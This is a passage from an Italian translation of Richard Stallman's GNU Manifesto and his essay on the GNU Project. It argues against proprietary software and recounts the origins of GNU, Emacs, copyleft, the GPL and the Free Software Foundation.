Con GNU, i sistemi operativi non rientreranno più fra gli elementi di concorrenza. La vostra azienda non potrà essere concorrenziale in quest'area, ma egualmente non potranno esserlo i concorrenti. Vi farete concorrenza in altre aree, mentre in questa godrete di mutui benefici. Se vendete sistemi operativi non apprezzerete GNU, ma è un problema vostro. Se avete un'attività di altro tipo, GNU vi può evitare di essere spinti nel costoso campo della vendita di sistemi operativi.

Mi piacerebbe che lo sviluppo di GNU fosse sostenuto da donazioni da parte di numerosi produttori ed utenti, riducendo così la spesa per tutti.[5]

«Ma i programmatori non meritano una ricompensa per la loro creatività?»

Se qualcosa merita una ricompensa questo è il contribuire al bene sociale. La creatività può essere un contributo al bene sociale, ma solo nella misura in cui la società è libera di usarne i risultati. Se i programmatori meritano una ricompensa per la creazione di programmi innovativi, allora con la stessa logica meritano una punizione se pongono restrizioni all'uso di questi programmi.

«Un programmatore non dovrebbe poter chiedere una ricompensa per la sua creatività?»

Non c'è niente di male nel chiedere di esser pagati per il proprio lavoro, o mirare ad incrementare le proprie entrate, fintanto che non si utilizzino metodi che siano distruttivi. Ma i metodi comuni nel campo del software, al giorno d'oggi, sono distruttivi.

Spremere denaro dagli utenti di un programma imponendo restrizioni sull'uso è distruttivo perché riduce i modi in cui il programma può essere usato. Questo diminuisce la quantità di ricchezza che l'umanità ricava dal programma. Quando c'è una scelta deliberata di porre restrizioni, le conseguenze dannose sono distruzione deliberata.

La ragione per cui un buon cittadino non usa questi metodi distruttivi per diventare più ricco è che, se lo facessero tutti, diventeremmo tutti più poveri a causa delle distruzioni reciproche. Questa è etica kantiana, la Regola Aurea: poiché non mi piacciono le conseguenze che risulterebbero se tutti impedissero l'accesso alle informazioni, devo considerare sbagliato che uno lo faccia. In particolare, il desiderio di una ricompensa per la propria creatività non giustifica il privare il mondo nel suo insieme di tutta o parte di questa creatività.

«Ma i programmatori non moriranno di fame?»

---

[4] La Free Software Foundation raccoglie la maggior parte dei suoi fondi da un servizio di distribuzione, anche se è più un ente senza fini di lucro che un'azienda. Se *nessuno* sceglie di ottenere copie del software ordinandole alla FSF, questa sarà impossibilitata a proseguire la propria opera. Ma questo non vuole dire che siano giustificate restrizioni proprietarie per costringere gli utenti a pagare. Se una piccola frazione degli utenti ordina le sue copie dalla FSF, questo sarà sufficiente per tenerla a galla. Quindi chiediamo agli utenti di aiutarci in questo modo. Hai fatto la tua parte?

[5] Un gruppo di imprese di software ha recentemente costituito dei finanziamenti per sostenere la manutenzione del nostro compilatore C.

Potrei rispondere che nessuno è obbligato a fare il programmatore. La maggior parte di noi non è in grado di andare per strada a fare il mimo, ma ciò non vuol dire che siamo condannati a passare la vita per strada a fare i mimi, e morire di fame. Facciamo un altro lavoro.

Ma è la risposta sbagliata, perché accetta l'assunzione implicita di chi pone la domanda, e cioè che senza proprietà del software non è possibile pagare ai programmatori il becco di un quattrino. Un'assunzione del tipo tutto o niente.

La vera ragione per cui i programmatori non moriranno di fame è che sarà per loro egualmente possibile essere pagati per programmare, solo non pagati così tanto come ora.

Porre restrizioni sulle copie non è l'unico modello di affari nel campo del software. È il modello più comune perché è il più redditizio. Se fosse vietato, o rifiutato dagli utenti, l'industria del software si sposterebbe su altri modelli organizzativi, adottandone altri ora meno comuni. Ci sono sempre numerosi modi per organizzare un qualunque tipo di affari.

Probabilmente programmare nel nuovo modello organizzativo non sarà più così redditizio come lo è ora. Ma questo non è un argomento contro il cambiamento. Che gli addetti alle vendite ricevano i salari che ora ricevono non è considerata un'ingiustizia. Se i programmatori avessero gli stessi stipendi (in pratica guadagnerebbero molto di più), non sarebbe nemmeno quella un'ingiustizia.

«Ma le persone non hanno diritto di controllare come la loro creatività viene usata?»

Il "controllo sull'uso delle proprie idee" in realtà costituisce un controllo sulle vite degli altri; e di solito viene usato per rendere più difficili le loro vite.

Le persone che hanno studiato con cura i vari aspetti del diritto alla proprietà intellettuale (come gli avvocati) dicono che non c'è alcun diritto intrinseco alla proprietà intellettuale. I tipi dei supposti diritti alla proprietà intellettuale riconosciuti dal governo furono creati da specifici atti legislativi per scopi specifici.

Per esempio la legislazione sui brevetti fu introdotta per incoraggiare gli inventori a rivelare i dettagli delle loro invenzioni. Lo scopo era avvantaggiare la società più che avvantaggiare gli inventori. A quel tempo la validità di 17 anni per un brevetto era breve se confrontata con la velocità di avanzamento dello stato dell'arte. Poiché i brevetti riguardano solo i produttori, per i quali il costo e lo sforzo degli accordi di licenza sono piccoli in confronto all'organizzazione della produzione, spesso i brevetti non costituiscono un gran danno. E non ostacolano la gran parte degli individui che usano prodotti coperti da brevetto.

L'idea del copyright non esisteva in tempi antichi, quando gli autori copiavano estesamente altri autori in opere non narrative. Questa pratica era utile, ed è il solo modo attraverso cui almeno parte del lavoro di alcuni autori è sopravvissuto. La legislazione sul copyright fu creata espressamente per incoraggiare l'originalità. Nel campo per cui fu inventata, cioè i libri, che potevano essere copiati a basso costo solo con apparecchiature tipografiche, non fece molto danno e non pose ostacoli alla maggior parte dei lettori.

Tutti i diritti di proprietà intellettuale sono solo licenze concesse dalla società perché si riteneva, correttamente o meno, che concederle avrebbe giovato alla società nel suo complesso. Ma data una situazione particolare dobbiamo chiederci: facciamo realmente bene a concedere queste licenze? Che atti permettiamo di compiere con esse?

Il caso dei programmi ai giorni nostri differisce enormemente da quello dei libri un secolo fa. Il fatto che la via più facile per passare una copia di un programma sia da persona a persona, che il programma abbia un codice sorgente ed un codice oggetto che sono cose distinte, ed infine il fatto che un programma venga usato più che letto e gustato, combinandosi creano una situazione in cui qualcuno che impone un copyright minaccia la società nel suo insieme, sia materialmente che

spiritualmente, una situazione in cui quel qualcuno non dovrebbe farlo, che la legge lo permetta o no.

«La competizione fa sì che le cose siano fatte meglio.»

Il paradigma della competizione è la gara: premiando il vincitore incoraggia ognuno a correre più veloce. Quando veramente il capitalismo funziona in questo modo, fa un buon lavoro; ma chi lo difende ha torto nell'asserire che agisce sempre così. Se i corridori dimenticano il motivo per cui è offerto il premio e si concentrano solo sul vincere non curandosi di come, possono trovare altre strategie, come ad esempio attaccare gli altri concorrenti. Se i corridori si azzuffano, arrivano tutti in ritardo al traguardo.

Il software proprietario e segreto è l'equivalente morale dei corridori che si azzuffano. Triste a dirsi, l'unico arbitro che abbiamo pare non muovere alcuna obiezione alle zuffe, al più le regolamenta ("ogni dieci metri puoi tirare un pugno"). Dovrebbe invece dividerli e penalizzarli anche se solo provassero a combattere.

«Ma senza un incentivo economico non smetterebbero tutti di programmare?»

In realtà molta gente programmerebbe senza alcun incentivo economico. Programmare ha un fascino irresistibile per alcune persone, solitamente per quelli che ci riescono meglio. Non mancano certo i musicisti professionisti che insistono pur non avendo speranza di guadagnarsi da vivere suonando.

Ma in realtà questa domanda, benché posta spesso, non è appropriata. La paga per i programmatori non sparirà, semplicemente diminuirà. Quindi la domanda corretta è: «qualcuno si metterà mai a programmare per un minore incentivo economico?». La mia esperienza dice che sì, ci si metterà.

Per più di dieci anni molti tra i migliori programmatori del mondo hanno lavorato nel laboratorio di Intelligenza Artificiale per molti meno soldi di quanti ne avrebbero potuti ricevere in ogni altro posto. Hanno avuto soddisfazioni non economiche di moltissimi tipi, ad esempio fama e riconoscenza. E la creatività è anche divertente, un premio di per sé.

Poi molti se ne sono andati quando hanno avuto la possibilità di fare lo stesso interessante lavoro per un mucchio di soldi.

Ciò che i fatti mostrano è che la gente programma per altre ragioni che non siano il denaro; ma se viene data la possibilità di fare la stessa cosa per un mucchio di soldi, allora cominceranno ad aspettarseli e a richiederli. Le organizzazioni che pagano poco sono svantaggiate in confronto a quelle che pagano molto, ma non sarebbero necessariamente in questa posizione se quelle che pagano molto fossero bandite.

«Abbiamo un disperato bisogno dei programmatori. Se ci chiedono di smettere di aiutare i nostri vicini dobbiamo obbedire.»

Non si è mai così disperati da dover obbedire a questo genere di pretese. Ricorda: milioni in difesa, ma non un centesimo in tributi [N.d.T.: è una famosa frase di George Washington].

«I programmatori devono guadagnarsi da vivere in qualche modo.»

A breve termine è vero. Ma ci sono un'infinità di modi in cui i programmatori possono guadagnarsi da vivere senza vendere i diritti d'uso dei programmi. Questo metodo è comune ai giorni nostri perché porta la maggior quantità di denaro a programmatori e aziende, non perché sia l'unica strada per guadagnarsi da vivere. È facile trovarne altre se se ne vogliono trovare. Ecco una serie di esempi.

Un produttore che immette sul mercato un nuovo computer pagherà per il porting dei sistemi operativi sul nuovo hardware.

I servizi a pagamento di insegnamento, gestione e manutenzione possono impiegare dei programmatori.

Persone con idee nuove possono distribuire i programmi gratuitamente, chiedendo donazioni agli utenti soddisfatti, o vendendo servizi di gestione. Ho incontrato persone che già lavorano con successo in questo modo.

Utenti con necessità simili possono formare gruppi e pagare. Un gruppo potrebbe stipulare un contratto con un'impresa di programmazione per scrivere i programmi che i membri del gruppo vorrebbero usare.

Tutti i tipi di sviluppo possono essere finanziati da una Tassa per il Software:

Supponiamo che chiunque compri un computer debba pagare un x per cento del costo del computer come tassa per il software. Il governo girerebbe questi fondi ad un'agenzia come la NSF [N.d.T.: più o meno l'equivalente del nostro CNR] per impiegarli nello sviluppo del software.

Ma se l'acquirente fa lui stesso una donazione per lo sviluppo del software, potrebbe ottenere un credito nei confronti di queste tasse. Potrebbe fare una donazione ad un progetto di sua scelta -- tipicamente scelto perché spera di usarne i risultati quando questo verrà completato. Potrebbe ottenere un credito per ogni donazione fatta, fino al valore totale della tassa che dovrebbe pagare.

Il gettito complessivo di questa tassa potrebbe essere deciso dal voto di chi la paga, pesato secondo l'ammontare pagato.

Le conseguenze:

- La comunità degli utenti di computer sosterrebbe lo sviluppo del software.
- La comunità sceglierebbe il livello di sostegno necessario.
- Gli utenti che fossero interessati a sapere su che progetto vengano spesi i loro soldi avrebbero la possibilità di gestire personalmente la cosa.

Nel lungo periodo, rendere liberi i programmi è un passo verso l'epoca della fine del bisogno, quando nessuno sarà obbligato a lavorare molto duramente solo per guadagnarsi di che vivere. La gente sarà libera di dedicarsi ad attività divertenti, come programmare, dopo aver passato le dieci ore settimanali necessarie in compiti come legiferare, fare consulenza familiare, riparare i robot e prevedere il moto degli asteroidi. Non ci sarà bisogno di guadagnarsi da vivere con la programmazione.

Abbiamo già ridotto moltissimo la quantità di lavoro che la società nel suo complesso deve fare per ottenere la sua produttività attuale, ma poco di questo si è tradotto in benessere per i lavoratori perché è necessario accompagnare l'attività produttiva con molta attività non produttiva. Le cause principali sono la burocrazia e gli sforzi a tutto campo contro la concorrenza. Il software libero ridurrà di molto questo drenaggio di risorse nell'area della produzione del software. Dobbiamo farlo affinché i guadagni tecnici in produttività si traducano in meno lavoro per noi.

Capitolo 376

Il progetto GNU

non modificabile

Testo originale: <*http://www.fsf.org/gnu/the-gnu-project.html*>

Traduzione originale: <*http://www.fsf.org/gnu/thegnuproject.it.html*>

---

[1]

376.1 La prima comunità di condivisione del software

Quando cominciai a lavorare nel laboratorio di Intelligenza Artificiale del MIT [N.d.T. Massachusset Institute of Technology] nel 1971, entrai a far parte di una comunità in cui ci si scambiavano i programmi, che esisteva già da molti anni. La condivisione del software non si limitava alla nostra comunità; è un cosa vecchia quanto i computer, proprio come condividere le ricette è antico come il cucinare. Ma noi lo facevamo più di quasi chiunque altro.

Il laboratorio di Intelligenza Artificiale usava un sistema operativo a partizione di tempo (timesharing) chiamato ITS (Incompatible Timesharing System) che il gruppo di hacker[2] del laboratorio aveva progettato e scritto in linguaggio assembler per il Digital PDP-10, uno dei grossi elaboratori di quel periodo. Come membro di questa comunità, hacker di sistema nel gruppo laboratorio, il mio compito era migliorare questo sistema.

Non chiamavamo il nostro software "software libero", poiché questa espressione ancora non esisteva, ma si trattava proprio di questo. Quando persone di altre università o di qualche società volevano convertire il nostro programma per il proprio sistema ed utilizzarlo, erano le benvenute. Se si vedeva qualcuno usare un programma sconosciuto ed interessante, si poteva sempre chiedere di vederne il codice sorgente, in modo da poterlo leggere, modificare, o prenderne (cannibalizzarne) alcune parti per creare un nuovo programma.

376.2 La comunità si dissolve

La situazione cambiò drasticamente all'inizio degli anni '80 quando la Digital smise di produrre la serie PDP-10. La sua architettura, elegante e potente negli anni '60, non poteva essere estesa in modo naturale ai più grandi spazi di indirizzamento che si stavano rendendo possibili negli anni '80. Questo significò che quasi tutti i programmi che formavano ITS divennero obsoleti.

La comunità di hacker del laboratorio di Intelligenza Artificiale si era già dissolta non molto tempo prima. Nel 1981 la Symbolics, nata da una costola del laboratorio stesso, gli aveva sottratto quasi tutti gli hacker; l'ormai esiguo gruppo rimasto fu dunque incapace di sostenersi (il libro "Hackers" di Steve Levy narra questi eventi, oltre a fornire una fedele ricostruzione di questa

---

[1] [NdR: il testo che appare qui è stato ritoccato leggermente per correggere alcuni errori evidenti.]

[2] L'uso del termine "hacker" nel senso di "pirata" è una confusione di termini creata dai mezzi di informazione. Noi hacker ci rifiutiamo di riconoscere questo significato, e continuiamo ad utilizzare la parola nel senso di "uno che ami programmare, e a cui piaccia essere bravo a farlo".

comunità ai suoi inizi). Quando il laboratorio di Intelligenza Artificiale nel 1982 acquistò un nuovo PDP-10, i sistemisti decisero di utilizzare il sistema timesharing non libero della Digital piuttosto che ITS.

I moderni elaboratori di quell'epoca, come il VAX o il 68020, avevano il proprio sistema operativo, ma nessuno di questi era libero: si doveva firmare un accordo di non-diffusione persino per ottenerne una copia eseguibile.

Questo significava che il primo passo per usare un computer era promettere di negare aiuto al proprio vicino. Una comunità cooperante era vietata. La regola creata dai proprietari di software proprietario era: «se condividi il software col tuo vicino sei un pirata. Se vuoi modifiche, pregaci di farle».

L'idea che la concezione sociale di software proprietario -- cioè il sistema che impone che il software non possa essere condiviso o modificato -- sia antisociale, contraria all'etica, semplicemente sbagliata, può apparire sorprendente a qualche lettore. Ma che altro possiamo dire di un sistema che si basa sul dividere utenti e lasciarli senza aiuto? Quei lettori che trovano sorprendente l'idea possono aver data per scontata la concezione sociale di software proprietario, o averla giudicata utilizzando lo stesso metro suggerito dal mercato del software proprietario. I produttori di software hanno lavorato a lungo e attivamente per diffondere la convinzione che c'è un solo modo di vedere la cosa.

Quando i produttori di software parlano di "difendere" i propri "diritti" o di "fermare la pirateria", quello che *dicono* è in realtà secondario. Il vero messaggio in quelle affermazioni sta nelle assunzioni inespresse, che essi danno per scontate; vogliono che siano accettate acriticamente. Esaminiamole, dunque.

Una prima assunzione è che le aziende produttrici di software abbiano il diritto naturale indiscutibile di proprietà sul software, e di conseguenza, abbiano controllo su tutti i suoi utenti. Se questo fosse un diritto naturale, non potremmo sollevare obiezioni, indipendentemente dal danno che possa recare ad altri. È interessante notare che, negli Stati Uniti, sia la costituzione che la giurisprudenza rifiutano questa posizione: il diritto d'autore non è un diritto naturale, ma un monopolio imposto dal governo che limita il diritto naturale degli utenti ad effettuare delle copie.

Un'altra assunzione inespressa è che la sola cosa importante del software sia il lavoro che consente di fare -- vale a dire che noi utenti non dobbiamo preoccuparci del tipo di società in cui ci è permesso vivere.

Una terza assunzione è che non avremmo software utilizzabile (o meglio, che non potremmo mai avere un programma per fare questo o quell'altro particolare lavoro) se non riconoscessimo ai produttori il controllo sugli utenti di quei programmi. Questa assunzione avrebbe potuto sembrare plausibile, prima che il movimento del software libero dimostrasse che possiamo scrivere quantità di programmi utili senza bisogno di metterci dei catenacci.

Se rifiutiamo di accettare queste assunzioni, giudicando queste questioni con comuni criteri di moralità e di buon senso dopo aver messo al primo posto gli interessi degli utenti, tenendo conto che gli utenti vengono prima di tutto, arriviamo a conclusioni del tutto differenti. Chi usa un calcolatore dovrebbe essere libero di modificare i programmi per adattarli alle proprie necessità, ed essere libero di condividere il software, poiché aiutare gli altri è alla base della società.

Non c'è modo in questa sede di trattare approfonditamente i ragionamenti che portano a questa conclusione; il lettore interessato può cercare le informazioni in rete a questo indirizzo: <*http://www.gnu.org/philosophy/why-free.html*>.

376.3 Una difficile scelta morale

Una volta che il mio gruppo si fu sciolto, continuare come prima fu impossible. Mi trovai di fronte ad una difficile scelta morale.

La scelta facile sarebbe stata quella di unirsi al mondo del software proprietario, firmando accordi di non-diffusione e promettendo di non aiutare i miei compagni hacker. Con ogni probabilità avrei anche sviluppato software che sarebbe stato distribuito secondo accordi di non-diffusione, contribuendo così alla pressione su altri perché a loro volta tradissero i propri compagni.

In questo modo avrei potuto guadagnare, e forse mi sarei divertito a programmare. Ma sapevo che al termine della mia carriera mi sarei voltato a guardare indietro, avrei visto anni spesi a costruire muri per dividere le persone, e avrei compreso di aver contribuito a rendere il mondo peggiore.

Avevo già sperimentato cosa significasse un accordo di non diffusione per chi lo firmava, quando qualcuno rifiutò a me e al laboratorio AI del MIT il codice sorgente del programma di controllo della nostra stampante; l'assenza di alcune funzionalità nel programma rendeva oltremodo frustrante l'uso della stampante. Per cui non mi potevo dire che gli accordi di non-diffusione fossero innocenti. Ero molto arrabbiato quando quella persona si rifiutò di condividere il programma con noi; non potevo far finta di niente e fare lo stesso con tutti gli altri.

Un'altra possibile scelta, semplice ma spiacevole, sarebbe stata quella di abbandonare l'informatica. In tal modo le mie capacità non sarebbero state mal utilizzate, tuttavia sarebbero state sprecate. Non sarei mai stato colpevole di dividere o imporre restrizioni agli utenti di calcolatori, ma queste cose sarebbero comunque successe.

Allora cercai un modo in cui un programmatore potesse fare qualcosa di buono. Mi chiesi dunque: c'erano un programma o dei programmi che io potessi scrivere, per rendere nuovamente possibile l'esistenza di una comunità?

La risposta era semplice: innanzitutto serviva un sistema operativo. Questo è difatti il software fondamentale per iniziare ad usare un computer. Con un sistema operativo si possono fare molte cose; senza, non è proprio possibile far funzionare il computer. Con un sistema operativo libero, avremmo potuto avere nuovamente una comunità in cui hacker possono cooperare, e invitare chiunque ad unirsi al gruppo. E chiunque sarebbe stato in grado di usare un calcolatore, senza dover cospirare fin dall'inizio per sottrarre qualcosa ai propri amici.

Essendo un programmatore di sistemi, possedevo le competenze adeguate per questo lavoro. Così, anche se non davo il successo per scontato, mi resi conto di essere la persona giusta per farlo. Scelsi di rendere il sistema compatibile con Unix, in modo che fosse portabile, e che gli utenti Unix potessero passare facilmente ad esso. Il nome GNU fu scelto secondo una tradizione hacker, come acronimo ricorsivo che significa "GNU's Not Unix" [N.d.T. GNU non è Unix].

Un sistema operativo non si limita solo al suo nucleo, che è proprio il minimo per eseguire altri programmi. Negli anni '70, qualsiasi sistema operativo degno di questo nome includeva interpreti di comandi, assemblatori, compilatori, interpreti di linguaggi, debugger, editor di testo, programmi per la posta e molto altro. ITS li aveva, Multics li aveva, VMS li aveva e Unix li aveva. Anche il sistema operativo GNU li avrebbe avuti.

Tempo dopo venni a conoscenza di questa massima, attribuita a Hillel:

3

> Se non sono per me stesso, chi sarà per me?

[3] Essendo ateo, non seguo alcuna guida religiosa, ma a volte mi trovo ad ammirare qualcosa che qualcuno di loro ha detto.

> E se sono solo per me stesso, che cosa sono?
>
> E se non ora, quando?

La decisione di iniziare il progetto GNU si basò su uno spirito simile.

376.4 "Free" come libero

Il termine "free software" [N.d.T. il termine free in inglese significa sia gratuito che libero] a volte è mal interpretato: non ha niente a che vedere col prezzo del software; si tratta di libertà. Ecco, dunque, la definizione di software libero: un programma è software libero per un dato utente se:

- l'utente ha la libertà di eseguire il programma per qualsiasi scopo;
- l'utente ha la libertà di modificare il programma secondo i propri bisogni (perché questa libertà abbia qualche effetto in pratica, è necessario avere accesso al codice sorgente del programma, poiché apportare modifiche ad un programma senza disporre del codice sorgente è estremamente difficile);
- l'utente ha la libertà di distribuire copie del programma, gratuitamente o dietro compenso;
- l'utente ha la libertà di distribuire versioni modificate del programma, così che la comunità possa fruire dei miglioramenti apportati.

Poiché "free" si riferisce alla libertà e non al prezzo, vendere copie di un programma non contraddice il concetto di software libero. In effetti, la libertà di vendere copie di programmi è essenziale: raccolte di software libero vendute su CD-ROM sono importanti per la comunità, e la loro vendita è un modo di raccogliere fondi importante per lo sviluppo del software libero. Di conseguenza, un programma che non può essere liberamente incluso in tali raccolte non è software libero.

A causa dell'ambiguità del termine "free", si è cercata a lungo un'alternativa, ma nessuno ne ha trovata una valida. La lingua inglese ha più termini e sfumature di ogni altra, ma non ha una parola semplice e non ambigua che significhi libero; "unfettered" è la parola più vicina come significato [NdT: unfettered è una parola di tono aulico o arcaico che significa *libero da ceppi, vincoli o inibizioni*]. Alternative come "liberated", "freedom" e "open" hanno altri significati o non sono adatte per altri motivi [NdT: rispettivamente, *liberato*, *libertà*, *aperto*].

376.5 Software GNU e il sistema GNU

Sviluppare un intero sistema è un progetto considerevole. Per raggiungere l'obiettivo decisi di adattare e usare parti di software libero tutte le volte che fosse possibile. Per esempio, decisi fin dall'inizio di usare TeX come il principale programma di formattazione di testo; qualche anno più tardi, decisi di usare l'X Window System piuttosto che scrivere un altro sistema a finestre per GNU.

A causa di questa decisione, il sistema GNU e la raccolta di tutto il software GNU non sono la stessa cosa. Il sistema GNU comprende programmi che non sono GNU, sviluppati da altre persone o gruppi di progetto per i propri scopi, ma che possiamo usare in quanto software libero.

376.6 L'inizio del progetto

Nel gennaio 1984 lasciai il mio posto al MIT e cominciai a scrivere software GNU. Dovetti lasciare il MIT, per evitare che potesse interferire con la distribuzione di GNU come software libero. Se fossi rimasto, il MIT avrebbe potuto rivendicare la proprietà del lavoro, ed avrebbe potuto imporre i propri termini di distribuzione, o anche farne un pacchetto proprietario. Non avevo alcuna intenzione di fare tanto lavoro solo per vederlo reso inutilizzabile per il suo scopo originario: creare una nuova comunità di condivisione di software. Ad ogni buon conto, il professor Winston -- allora responsabile del laboratorio AI del MIT -- mi propose gentilmente di continuare ad utilizzare le attrezzature del laboratorio stesso.

376.7 I primi passi

Poco dopo aver iniziato il progetto GNU, venni a sapere del Free University Compiler Kit, noto anche come VUCK (la parola olandese che sta per "free" inizia con la V). Era un compilatore progettato per trattare più linguaggi, fra cui C e Pascal, e per generare codice binario per diverse architetture. Scrissi al suo autore chiedendo se GNU avesse potuto usarlo. Rispose in modo canzonatorio, dicendo che l'università era sì libera, ma non il compilatore. Decisi allora che il mio primo programma per il progetto GNU sarebbe stato un compilatore multilinguaggio e multipiattaforma.

Sperando di evitare di dover scrivere da me l'intero compilatore, ottenni il codice sorgente del Pastel, un compilatore multipiattaforma sviluppato ai Laboratori Lawrence Livermore. Il linguaggio supportato da Pastel, in cui il Pastel stesso era scritto, era una versione estesa del Pascal, pensata come linguaggio di programmazione di sistemi. Io vi aggiunsi un frontend per il C, e cominciai il porting per il processore Motorola 68000, ma fui costretto a rinunciare quando scoprii che il compilatore richiedeva diversi megabyte di memoria sullo stack, mentre il sistema Unix disponibile per il processore 68000 ne permetteva solo 64K.

Mi resi conto allora che il compilatore Pastel interpretava tutto il file di ingresso creandone un albero sintattico, convertiva questo in una catena di "istruzioni", e quindi generava l'intero file di uscita senza mai liberare memoria. A questo punto, conclusi che avei dovuto scrivere un nuovo compilatore da zero. Quel nuovo compilatore è ora noto come Gcc; non utilizza niente del compilatore Pastel, ma riuscii ad adattare e riutilizzare il frontend per il C che avevo scritto. Questo però avvenne qualche anno dopo; prima, lavorai su GNU Emacs.

376.8 GNU Emacs

Cominciai a lavorare su GNU Emacs nel settembre 1984, e all'inizio del 1985 cominciava ad essere utilizzabile. Così potei iniziare ad usare sistemi Unix per scrivere; fino ad allora, avevo scritto sempre su altri tipi di macchine, non avendo nessun interesse ad imparare vi né ed.

A questo punto alcuni cominciarono a voler usare GNU Emacs, il che pose il problema di come distribuirlo. Naturalmente lo misi sul server ftp anonimo del computer che usavo al MIT (questo computer, prep.ai.mit.edu, divenne così il sito ftp primario di distribuzione di GNU; quando alcuni anni dopo andò fuori servizio, trasferimmo il nome sul nostro nuovo ftp server). Ma allora molte delle persone interessate non erano su Internet e non potevano ottenere una copia via ftp, così mi si pose il problema di cosa dir loro.

Avrei potuto dire: «trova un amico che è in rete disposto a farti una copia». Oppure avrei potuto fare quel che feci con l'originario Emacs su PDP-10, e cioè dir loro: «spediscimi una busta affrancata ed un nastro, ed io te lo rispedisco con sopra Emacs». Ma ero senza lavoro, e cercavo un modo di far soldi con il software libero. E così feci sapere che avrei spedito un nastro a chi lo

voleva per 150 dollari. In questo modo, creai un'impresa di distribuzione di software libero, che anticipava le compagnie che oggi distribuiscono interi sistemi GNU basati su Linux.

376.9 Un programma è libero per tutti?

Se un programma è software libero quando esce dalle mani del suo autore, non significa necessariamente che sarà software libero per chiunque ne abbia una copia. Per esempio, il software di pubblico dominio (software senza copyright) è software libero, ma chiunque può farne una versione modificata proprietaria. Analogamente, molti programmi liberi sono protetti da diritto d'autore, ma vengono distribuiti con semplici licenze permissive che permettono di farne versioni modificate proprietarie.

L'esempio emblematico della questione è l'X Window System. Sviluppato al MIT, e pubblicato come software libero con una licenza permissiva, fu rapidamente adottato da diverse società informatiche. Queste aggiunsero X ai loro sistemi Unix proprietari, solo in forma binaria, e coperto dello stesso accordo di non-diffusione. Queste copie di X non erano software più libero di quanto lo fosse Unix.

Gli autori dell'X Window System non ritenevano che questo fosse un problema, anzi se lo aspettavano ed era loro intenzione che accadesse. Il loro scopo non era la libertà, ma semplicemente il "successo", definito come "avere tanti utenti". Non erano interessati che questi utenti fossero liberi, ma solo che fossero numerosi.

Questo sfociò in una situazione paradossale, in cui due modi diversi di misurare la quantità di libertà risultavano in risposte diverse alla domanda «questo programma è libero»? Giudicando sulla base della libertà offerta dai termini distributivi usati dal MIT, si sarebbe dovuto dire che X era software libero. Ma misurando la libertà dell'utente medio di X, si sarebbe dovuto dire che X era software proprietario. La maggior parte degli utenti di X usavano le versioni proprietarie fornite con i sistemi Unix, non la versione libera.

376.10 Il permesso d'autore (copyleft) e la GNU GPL

Lo scopo di GNU consisteva nell'offrire libertà agli utenti, non solo nell'ottenere ampia diffusione. Avevamo quindi bisogno di termini di distribuzione che evitassero che il software GNU fosse trasformato in software proprietario. Il metodo che usammo si chiama "permesso d'autore".

4

Il permesso d'autore (copyleft)[5] usa le leggi sul diritto d'autore (copyright), ma le capovolge per ottenere lo scopo opposto: invece che un metodo per privatizzare il software, diventa infatti un mezzo per mantenerlo libero.

Il succo dell'idea di permesso d'autore consiste nel dare a chiunque il permesso di eseguire il programma, copiare il programma, modificare il programma, e distribuirne versioni modificate, ma senza dare il permesso di aggiungere restrizioni. In tal modo, le libertà essenziali che definiscono il "free software" (software libero) sono garantite a chiunque ne abbia una copia, e diventano diritti inalienabili.

Perché un permesso d'autore sia efficace, anche le versioni modificate devono essere libere. Ciò assicura che ogni lavoro basato sul nostro sia reso disponibile per la nostra comunità, se pubblicato. Quando dei programmatori professionisti lavorano su software GNU come volontari, è

[4]Nel 1984 o 1985, Don Hopkins, persona molto creativa, mi mandò una lettera. Sulla busta aveva scritto diverse frasi argute, fra cui questa: "Permesso d'autore--tutti i diritti rovesciati". Utilizzai l'espressione "permesso d'autore" per battezzare il concetto di distribuzione che allora andavo elaborando.

[5][NdT: si tratta di un gioco di parole, che qui viene reso con "permesso di autore": copyright (diritto di autore) è formato dalle parola "copy" (copia) e "right" (diritto, ma anche destra), opposto di "left" (sinistra, ma anche lasciato).]

il permesso d'autore che impedisce ai loro datori di lavoro di dire: «non puoi distribuire quei cambiamenti, perché abbiamo intenzione di usarli per creare la nostra versione proprietaria del programma».

La clausola che i cambiamenti debbano essere liberi è essenziale se vogliamo garantire libertà a tutti gli utenti del programma. Le aziende che privatizzarono l'X Window System di solito avevano apportato qualche modifica per per portare il programma sui loro sistemi e sulle loro macchine. Si trattava di modifiche piccole rispetto alla mole di X, ma non banali. Se apportare modifiche fosse una scusa per negare libertà agli utenti, sarebbe facile per chiunque approfittare di questa scusa.

Una problematica correlata è quella della combinazione di un programma libero con codice non libero. Una tale combinazione sarebbe inevitabilmente non libera; ogni libertà che manchi dalla parte non libera mancherebbe anche dall'intero programma. Permettere tali combinazioni aprirebbe non uno spiraglio, ma un buco grosso come una casa. Quindi un requisito essenziale per il permesso d'autore è tappare il buco: tutto ciò che venga aggiunto o combinato con un programma protetto da permesso d'autore dev'essere tale che il programma risultante sia anch'esso libero e protetto da permesso d'autore.

La specifica implementazione di permesso d'autore che utilizziamo per la maggior parte del software GNU è la GNU General Public License (licenza pubblica generica GNU), abbreviata in GNU GPL. Abbiamo altri tipi di permesso d'autore che sono utilizzati in circostanze specifiche. I manuali GNU sono anch'essi protetti da permesso d'autore, ma ne usano una versione molto più semplice, perché per i manuali non è necessaria la complessità della GPL.

376.11 La Free Software Foundation

Man mano che l'interesse per Emacs aumentava, altre persone parteciparono al progetto GNU, e decidemmo che era di nuovo ora di cercare finanziamenti. Così nel 1985 fondammo la Free Software Foundation (Fondazione per il software libero), una organizzazione senza fini di lucro per lo sviluppo di software libero. La FSF fra l'altro si prese carico della distribuzione dei nastri di Emacs; più tardi estese l'attività aggiungendo sul nastro altro software libero (sia GNU che non GNU) e vendendo manuali liberi.

La FSF accetta donazioni, ma gran parte delle sue entrate è sempre stata costituita dalle vendite: copie di software libero e servizi correlati. Oggi vende CD-ROM di codice sorgente, CD-ROM di programmi compilati, manuali stampati professionalmente (tutti con libertà di ridistribuzione e modifica), e distribuzioni Deluxe (nelle quali compiliamo l'intera scelta di software per una piattaforma a richiesta).

I dipendenti della Free Software Foundation hanno scritto e curato la manutenzione di diversi pacchetti GNU. Fra questi spiccano la libreria C e la shell. La libreria C di GNU è utilizzata da ogni programma che gira su sistemi GNU/Linux per comunicare con Linux. È stata sviluppata da un membro della squadra della Free Software Foundation, Roland McGrath. La shell usata sulla maggior parte dei sistemi GNU/Linux è Bash, la Bourne Again Shell[6], che è stata sviluppata da Brian Fox, dipendente della FSF.

Finanziammo lo sviluppo di questi programmi perché il progetto GNU non riguardava solo strumenti di lavoro o un ambiente di sviluppo: il nostro obiettivo era un sistema operativo completo, e questi programmi erano necessari per raggiungere quell'obiettivo.

